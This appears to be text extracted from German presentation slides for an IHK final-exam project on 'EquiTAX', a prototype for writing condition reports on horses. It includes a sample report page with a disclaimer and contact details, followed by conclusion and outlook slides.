unauffällig	unauffällig	unauffällig	unauffällig
-/-	-/-	-/-	-/-

3. Bilddokumentation

equimedia
Robert Dreiermann Weg 1
D-72076 Tübingen
Telefon: 0 71 71 / 600303
Telefax: 0 71 71 / 600340
E-Mail: info@equitax.de
Internet: www.equitax.de

EquiTAX-ID: EQ201013-108
UEN: 123-123-1234567
Die Beschriftungsbeschreibung ist ausschließlich auf die Beschriftung des Pferdes am: 2020-10-13 00:00:00
Seite 3/4

equitax ist für die Angaben in dieser Beschriftungsbeschreibung nicht verantwortlich. Die Richtigkeit der Angaben wird im Zweifelsfall zwischen Käufer/Verkäufer/Besitzer/Bestellgeber bestätigt.

FAZIT & AUSBLICK

- **Erkenntnisse über die Arbeit an Projekten**
- **Thematiken Teilprojekt/Prototyp o.Ä.**

~~➤ **Lizensierungssystem**~~

➤ **Wertermittlungs-Algorithmus für Sachverständige**

➤ **Abfrage-API für externe Websites**

Auftrag zur Gesamtentwicklung

IHK Abschlussprüfung

zur betrieblichen Projektarbeit



Equi TAX®

Beschaffenheitsbeschreibung von Pferden

PROTOTYP

Es trug für Sie vor

Marcel Cremer